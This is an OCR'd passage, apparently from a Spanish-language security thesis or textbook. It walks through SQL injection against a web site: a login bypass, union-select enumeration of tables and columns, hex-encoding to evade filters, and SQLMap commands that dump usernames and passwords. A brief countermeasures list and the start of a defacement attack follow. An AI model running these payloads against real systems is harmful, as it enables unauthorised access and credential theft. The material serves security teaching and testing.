
Al ingresar la sentencia 'or 'a'='a el gestor de base de datos lo interpreta de tal manera que siempre va a dar un resultado positivo y por consiguiente validará la consulta realizada independientemente de conocer algún usuario legítimo de la base de datos.

Figura 7.28 Bypass sobre la Página web.

Como se aprecia en la figura 7.28 se logró realizar un Bypass de la página web evitando el ingreso de usuario y contraseña. En ningún momento se supo estos datos de validación del sitio pero al ser vulnerable a Sql Injection se logró aplicar los comandos para ingresar a la página web.

7.10.2 SQL Injection sobre Urls.

La inyección de código SQL se puede testear en cualquier enlace que la página web disponga, al igual que en los formularios en este caso al momento de ingresar un apostrofe sobre una URL si es vulnerable mostrará un mensaje de error la página web y con ello se sabrá que es vulnerable a esta técnica. A continuación se presenta un ejemplo.



7.29 Pagina web vulnerable a SQL Injection – Web Analizada.

En la figura 7.29 se presenta una vista general de la página web que será puesta a prueba al ataque SQL Injection.

Figura 7.30 Validación de Pagina Web – Web Analizada.

En la figura 7.30 se realiza la prueba en una URL:

www.sitioweb.com/libros/libros.PHP?id=', con ello se verifica que el sitio si es vulnerable a

este ataque ya que presenta un mensaje de error indicando que el gestor no puede validar ciertos argumentos ingresados en la consulta.

Figura 7.31 Confirmación de campos afectados– Web Analizada.

Una vez verificado que la página web es vulnerable a este ataque el siguiente paso es conocer cuántos campos maneja la tabla con la cual se está comunicando la web, para ellos se ingresa la sentencia:

www.sitioweb.com/libros/libros.PHP?id=1+order+by+17+--.

Para conocer los campos exactos que tiene la tabla se puede probar con la sentencia “order by”, lo que realiza es la organización por el número de campo seleccionado, en esta web al realizar el testeo numero por numero la página no varía su forma visual, pero al ingresar un número superior al de columnas que tiene la tabla se produce nuevamente un error por lo que se deduce que el número de columnas es uno menos al número que devolvió el error por lo que es este caso serían 16 columnas.




Figura 7.32 Validación y visualización de columnas– Web Analizada.

Ahora que se conoce exactamente el número de columnas que maneja la tabla con la cual está trabajando el gestor en esta URL específica se tiene que mostrar los campos visibles para poder usarlos en las consultas posteriores, para ello se ingresa la siguiente sentencia:

www.sitioweb.com/libros/libros.PHP?id=-1+union+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16

Ahora se debe realizar una concatenación de dos consultas, para ello se utiliza el parámetro “union” y a continuación se realiza la siguiente consulta con “select” como solo interesa lo que pueda generar la segunda consulta en el campo generado para los resultados estándares”?=id” se ingresa un valor negativo (“-1”) con el objetivo de que no brinde ningún resultado y que solo presente resultados generados por el atacante. Luego del “select” se ingresan los valores del 1 al 16 ya que previamente se validó con “order by” que existían 16 columnas en esta tabla. Una vez generada esta consulta los campos con los que se podrá trabajar se visualizarán y con ello obtener información como se aprecia en la figura 7.32.




Figura 7.33 Visualización de Datos del Gestor– Web Analizada.

Como ahora se sabe que campos son visibles se pueden reemplazar los números por sentencias más detallas, en este caso se reemplaza los números 2,3,4 para obtener la versión, el nombre de la base de datos y el usuario principal indexado al gestor como se presenta en la figura 7.33 se conoce ahora que maneja un MySQL en su versión 5 por lo que a partir de este momento la sintaxis se enfocará hacia este gestor.

Figura 7.34 Número de tablas de Base de datos– Web Analizada.

Una vez conocido el nombre de la base de datos es de mucha importancia conocer el número de tablas que conforman dicha base para ello se ejecuta la sentencia mostrada en la figura 7.34 con la cual, al implementar el comando “count(table_name)” se obtiene el número exacto de tablas recuperadas de la base de datos. Si existen más bases de datos se reemplazaría el comando “database()” por el nombre de la base de datos que se desee.




Figura 7.34 Nombre de tablas obtenidas– Web Analizada.

Una vez conocido el número de tablas se tiene que conseguir los nombres de dichas tablas, para ellos se utiliza el comando ”table_name” en la consulta SQL y para poder visualizarlas una a una se utiliza los siguientes comandos:

- Limit: Es utilizado para restringir el número de registros que serán retornados por la consulta.
- Offset: Es usado para visualizar un registro específico de los generados por la consulta.

Por ello se tiene que testear registro por registro hasta obtener una tabla que contenga información interesante, en este caso se observa en la figura 7.34 que en la tabla número 11 es la tabla que maneja los usuarios por lo que se puede obtener más información de ella.




Figura 7.35 Campos obtenidos de la Tabla Usuarios– Web Analizada.

Para obtener los campos de la tabla usuarios se utiliza el comando “column_name” y se realiza un “where” donde compare con el nombre de tabla de la que se desea obtener la información, en este caso la tabla usuarios. Existen ocasiones en que este tipo de consultas sobre los sitios web no aceptan las comillas para especificar un parámetro de comparación como normalmente se hace al realizar comparaciones en una consulta SQL. Para evadir esta restricción hay que convertir la palabra a hexadecimal en este caso la palabra a comparar es: usuarios, existen varias páginas web que permiten realizar esta codificación una de ellas es: **http://ostermiller.org/calc/encode.html**, con lo que la palabra quedaría así: 7573756172696f73. Una vez obtenida esta codificación, para que la consulta detecte que el parámetro que se está pasado es un hexadecimal se debe añadir “0x” antes del código hexadecimal. Con esto la consulta se ejecutará normalmente. De igual manera se debe utilizar los comandos “limit” y “offset” para obtener un campo a la vez hasta encontrar los campos que guarden los usuarios y las contraseñas.




Figura 7.36 Consulta SQL para obtener usuarios y claves– Web Analizada.

Luego de obtener los campos donde se guardan los usuarios y sus contraseñas, quedaría como último paso realizar una consulta SQL que permita apoderarse de los registros de los usuarios con sus respectivas claves. En la figura 7.36 se muestra la sentencia SQL que permite realizar este proceso, el comando "(username,0x3a,password)" concatena los campos obtenidos en la consulta anterior con el signo ":" que se encuentra en hexadecimal esto se obtiene de la tabla usuarios. Una vez ejecutada la consulta se visualiza registro por registro aplicando las opciones "Limit" y "offset". Pudiendo así obtener los usuarios y contraseñas de la base de datos siendo esto uno de los principales objetivos de esta técnica.

7.10.3 Automatizar SQL Injection con SQLMap.

Es una herramienta de código abierto desarrollada en Python utilizada para realizar pruebas de penetración enfocada a SQL Injection. Su objetivo es automatizar el proceso de detección y exploración de errores sobre SQL en aplicaciones web, entre sus principales características se encuentran:

- Amplio soporte para los gestores de bases de datos como lo son: MySQL, Oracle, PostgreSQL, SQL Server, DB2, entre otros.

- Soporte para enumerar usuarios, hashes, privilegios, roles, bases de datos, tablas y columnas. (http://www.sqlmap.org/ ,Parr 1,2).

SQLMap es una herramienta muy flexible permite lanzar ataques focalizados hacia el objetivo, entre las opciones más utilizadas se encuentran:

- --u: Comando utilizado para detallar la URL que se desea testear.
- --dbs: Lista las bases de datos encontradas en el objetivo.
- --tables: Visualiza las tablas que contiene la base de datos.
- --colums: Enumera las columnas de la tabla seleccionada.
- --SQL –query: Utilizado para ejecutar sentencias SQL.

A continuación se presenta un ejemplo de cómo obtener información utilizando esta herramienta.

El comando utilizado es el siguiente:

- **./sqlmap.py –u http://www.sitioweb.com/libros/libros.php?id=1 --dbs**




Figura 7.37 Ejecución de SQLMap contra Sitio web - Backtrack.

En la figura 7.37 se muestra el comando utilizado para obtener la o las bases de datos de la página objetivo, cabe indicar que se debe introducir la URL especifica donde se encuentra la vulnerabilidad en este caso no es necesario añadir el signo "-" antes del número ya que esta *tool* la automatiza independientemente de la consulta generada por la sentencia SQL original, posteriormente a esto se digita el comando –dbs para obtener las bases de datos.

Figura 7.38 Bases de datos obtenidas del Sitio web - Backtrack.

En la figura 7.38 se muestran las bases de datos obtenidas “creadmin_database” es la generada por el administrador del sitio y además “Information_schema” que contiene los metadatos, esto quiere decir que almacena toda la información acerca de las bases de datos que mantiene el gestor MySQL.

Figura 7.39 Comando para obtener las tablas de la base de datos - Backtrack.

Para obtener las tablas de un base de datos se utiliza el comando “—tables” previamente se tiene que especificar de qué base de datos se desea seleccionar se lo realiza con “-D” como se muestra en la figura 7.39.

Figura 7.40 Tablas obtenidas de la base de datos - Backtrack.

En la figura 7.40 se muestran las 13 tablas pertenecientes a la base de datos “creadmin_database” con ello se enfoca la obtención de información sobre la tabla usuarios.

Figura 7.41 Comando para obtener las columnas de una tabla - Backtrack.

Luego de conocer la información de la base de datos se selecciona la que tenga información sensible, en este caso la tabla es “usuarios”. El comando utilizado para este propósito es el siguiente:

- **./sqlmap.py –u http://www.sitioweb.com/libros/libros.php?id=1 –D creaadmin_database –T usuarios -- columns**

Los comandos “-D” y “-T” son utilizados para seleccionar una base de datos y una tabla especifica previamente obtenidas con “--dbs” y “--Tables”.




Figura 7.42 Columnas obtenidas de la tabla usuarios - Backtrack.

Los datos que se muestran en la figura 7.42 corresponden a las columnas encontradas en la tabla usuarios, con ello lo que resta es realizar una consulta SQL para obtener los registros deseados.

Figura 7.43 Columnas obtenidas de la tabla usuarios - Backtrack.

El comando utilizado en la figura 7.43 es el siguiente:

- **./sqlmap.py –u http://www.sitioweb.com/libros/libros.php?id=1 --SQL –query= “Select username,password From creadmin_database.usuarios”**

La consulta SQL generada toma las columnas username y password de la tabla usuarios con esto se tendrán los registros de los usuarios registrado en la base de datos.




Figura 7.44 Resultado Final de la consulta SQLMap - Backtrack.

En la figura 7.44 se observan los datos obtenidos después de todo el proceso de análisis con la herramienta SQLMap, se muestran claramente los nombre de usuarios y sus contraseñas demostrando con esto que esta herramienta simplifica en gran medida las pruebas SQL Injection sobre los sitios web.

7.10.4 Contramedidas.

- Reducir los privilegios de las conexiones sobre las bases de datos desde las aplicaciones web.
- Deshabilitar los mensajes de errores detallados.
- No almacenar información confidencial en texto plano.
- Realizar validaciones de todas las entradas de texto usadas por los usuarios. Así como de expresiones regulares y código fuente.

7.11 Web Server Defacement.

Esta técnica se basa en la modificación de la página de inicio de un sitio web mediante la obtención de acceso aprovechándose de una vulnerabilidad encontrada dentro del sitio, este ataque es muy frecuente hoy en día ya sea en páginas de gobierno como empresas comunes con el propósito de respaldar algún objetivo en común de organizaciones (Hacktivismo) como por el simple hecho de mostrar que la página víctima carece de un sistema de seguridad robusto.

A continuación se presenta un ataque hacia un objetivo utilizando la técnica de SQL Injection.

Figura 7.45 Pagina web de la víctima – Web Analizada.

En la figura 7.45 se muestra la página web que será puesta a prueba bajo un ataque de web server defacement.




Figura 7.46 Inyección SQL para verificar vulnerabilidad – Web Analizada.

Al ejecutar una comilla simple sobre la URL de la página objetivo se consigue comprobar que la página es susceptible a un ataque SQL Injection como se visualiza en la figura 7.46.




Figura 7.47 Obtención de campos habilitados – Web Analizada.

Ejecutando el comando “Order by” se obtiene el número de campos habilitados en el formulario vulnerable del sitio web, en este caso luego de realizar las pruebas se averiguó que el formulario cuenta con ocho campos como se muestra en la figura 7.47.




Figura 7.48 Visualización de los campos disponibles – Web Analizada.

Al aplicar la sentencia “union select” y los números correspondientes del uno a ocho se visualiza en el formulario vulnerable los campos que son visibles, son dichos campos donde se mostrarán todas las consultas realizadas por el atacante como se observa en la figura 7.48. Para este caso los campos que se utilizarán son el 2 y 3.




Figura 7.49 Consulta de Base de datos y versión del Gestor – Web Analizada.

